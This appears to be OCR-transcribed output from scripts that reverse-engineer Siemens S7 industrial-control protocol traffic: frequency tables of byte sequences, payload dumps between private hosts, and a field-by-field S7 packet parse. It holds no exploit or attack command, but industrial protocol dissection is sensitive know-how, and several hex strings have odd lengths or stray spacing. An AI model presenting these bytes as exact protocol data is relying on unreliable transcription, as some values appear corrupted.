
show_byte_sequences.py



```
 377 : 3a000201a3876a00030000a3876b0009 :      4 : 139,165,166,167
 378 : 8169001517537562736372697074696f :      4 : 33,51,139,165
 379 : 34000100080502001700000fd79f5800 :     14 : 87,89,92,94,96,98,100,102,106,108,112,114,119,121
 380 : 9a78000b00009a791002140000000000 :      2 : 151
 381 : 726b4a6f625f53756273637269707469 :      2 : 166,167
 382 : 001700000d779a78000b00009a791002 :      2 : 151
 383 : 0988808480000018880d480018fffff :      2 : 139,166
 384 : 03e23400000340202913d9c68000004 :      4 : 58,59,133,147
 385 : 00000000000000000000000000a39361 :      3 : 149,151
 386 : 9315000500a3936f000500a2a1000000 :      3 : 149
 387 : e2340000039b00040000000000a17fff :      6 : 33,51,139,165,166,167
 388 : 9b1d000c000080009b1e0008089b1f00 :      4 : 60,65,135,153
 389 : 200409888084800000018880d480018f :      2 : 139,166
 390 : 2004019a7b000004e889690012000000 :      7 : 17,20,26,55,63,134,193
 391 : 0003e23400000340202913d9c680000 :      4 : 58,59,133,147
 392 : a3936f000589d3b8f0f5c0f2ef98a393 :      2 : 149,151
 393 : 331000006a0400000000000004000000 :     33 : 200,203,206,209,212,215,218,221,224,227,230,234,237,240,243,246,249,252,255,258,261,264,267,270,273,276,279,282,285,288,291,294,297
 394 : 726561a39315000500a3936f000500a2 :      3 : 149
 395 : 000300009f59000300009f5a00030000 :     15 : 48,87,89,92,94,96,98,100,102,106,108,112,114,119,121
 396 : 313b3645533720323132 2d3142443330 :      2 : 11,13
 397 : 001300896b0004000000000000720200 :     27 : 13,34,35,47,58,59,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,105,133,143,147,161
 398 : 000900a38810000201a38811000101a3 :      5 : 33,139,165,166,167
 399 : 000000000000000a39361000589d3b8 :      2 : 149,151
 400 : 182004098880848000000018880d48001 :      2 : 139,166
 401 : e8896900120000000896a001300896b :     43 : 13,17,20,23,26,29,34,35,47,55,58,59,63,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,105,129,133,134,143,147,158,161,164,176,183,186,190,193
 402 : 000fd79f58000300009f59000300009f :     15 : 48,87,89,92,94,96,98,100,102,106,108,112,114,119,121
 403 : 8140823d00048480c040823e00048480 :      2 : 11,13
 404 : 01a38811000101a38818200403888084 :      2 : 33,167
 405 : 000400a3881a000400a3881b000200a3 :      5 : 51,139,165,166,167
 406 : 8480c040823e00048480c040823f0015 :      2 : 11,13
 407 : 00080502001700000fd79f5800030000 :     14 : 87,89,92,94,96,98,100,102,106,108,112,114,119,121
 408 : a3881b000200a3881c000200a3881d00 :      6 : 33,51,139,165,166,167
 409 : 881a000400a3881b000200a3881c0002 :      6 : 33,51,139,165,166,167
q - quit, s - show found entries, num - show entry
num#358

================================================================================
SELECTED ENTRY: 02001700000fd79f58000300009f5900
PCK : DIR                              : PAYLOAD
48  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000000c34000100080402001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030000000000000000000072020000
87  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001334000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030010000000000000000072020000
89  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001434000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030011000000000000000072020000
92  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001534000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030012000000000000000072020000
94  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001634000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030013000000000000000072020000
96  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001734000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030014000000000000000072020000
98  : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001834000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030015000000000000000072020000
100 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001934000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030002000000000000000072020000
102 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001a34000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030001000000000000000072020000
106 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001b34000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030020000000000000000072020000
108 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001c34000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030021000000000000000072020000
112 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001e34000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00038001000000000000000072020000
114 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000001f34000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00038000000000000000000072020000
119 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000002134000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030006000000000000000072020000
121 : 10.0.170.155->10.0.170.191       : 7202004032000054c0000002234000100080502001700000fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d00030005000000000000000072020000
enter to continue#
```

# How to analyse protocols


s7-show-payloads.py



```
 10 10.0.170.191    -> 10.0.170.155    : TPKT 030000e5 | COTP 02f080 | S7 720100d631000004ca000000010000012036000011d00040000000000a1000000d3821f0000a381690015155365727665725365737369f6e5f31433943333834
a3822100152c313a3a3a362e303a3a5443502f4950202d3e20564d77617265204163636573732d4d6178696d756d2e636f6d2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e2e
```

# How to analyse protocols

s7-packet-structure.py



```
PACKET                    : 'r\x02\x00\x1a2\x00\x00\x05\x86\x00\x00\x00\x074\xc0\x88\x95\xb0\x80\xef\x91\xff\xf4\x00\x00\x00\x00\x00\x00\x00r\x02\x00\x00'
PACKET AS STRING OF HEX's : 7202001a3200000586000000734c08895b080ef91fff40000000000000072020000


FNAME                : FSIZE : VALUE                                                                                                                  : VSIZE  : COMMENT
========================================================================================================================================================================================================
packet header        : 0x01  : 0x72                                                                                                                   : 0x0000 : s7 packet header
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
pdu type             : 0x01  : 0x02                                                                                                                   : 0x0000 : PDU type: Data transfer
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
data len             : 0x02  : 0x001a                                                                                                                 : 0x0000 : data from next byte minus last 4 bytes
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
packet type          : 0x01  : 0x32                                                                                                                   : 0x0000 : packet type: Response
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
reserved             : 0x02  : 0x0000                                                                                                                 : 0x0000 : reserved?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
function code        : 0x02  : 0x0586                                                                                                                 : 0x0000 : function code: ?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
reserved             : 0x02  : 0x0000                                                                                                                 : 0x0000 : reserved?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
data seq numb        : 0x02  : 0x0007                                                                                                                 : 0x0000 : data sequnce number ?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
unparsed             : 0x11  : 0x34c08895b080ef91fff4000000000000000                                                                                  : 0x0000 : unparsed/unknown data
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
packet footer        : 0x04  : 0x72020000                                                                                                             : 0x0000 : packet footer with pdu type
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .

PACKET                    : 'r\x02\x00\x192\x00\x00\x05L\x00\x00\x00\x1d4\xd0\x87\xf0\xb0\x80\x93\xf3\xff\x9c\x00\x00\x00\x00\x00\x00r\x02\x00\x00'
PACKET AS STRING OF HEX's : 72020019320000054c0000001d34d087f0b08093f3ff9c00000000000072020000


FNAME                : FSIZE : VALUE                                                                                                                  : VSIZE  : COMMENT
========================================================================================================================================================================================================
packet header        : 0x01  : 0x72                                                                                                                   : 0x0000 : s7 packet header
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
pdu type             : 0x01  : 0x02                                                                                                                   : 0x0000 : PDU type: Data transfer
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
data len             : 0x02  : 0x0019                                                                                                                 : 0x0000 : data from next byte minus last 4 bytes
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
packet type          : 0x01  : 0x32                                                                                                                   : 0x0000 : packet type: Response
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
reserved             : 0x02  : 0x0000                                                                                                                 : 0x0000 : reserved?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
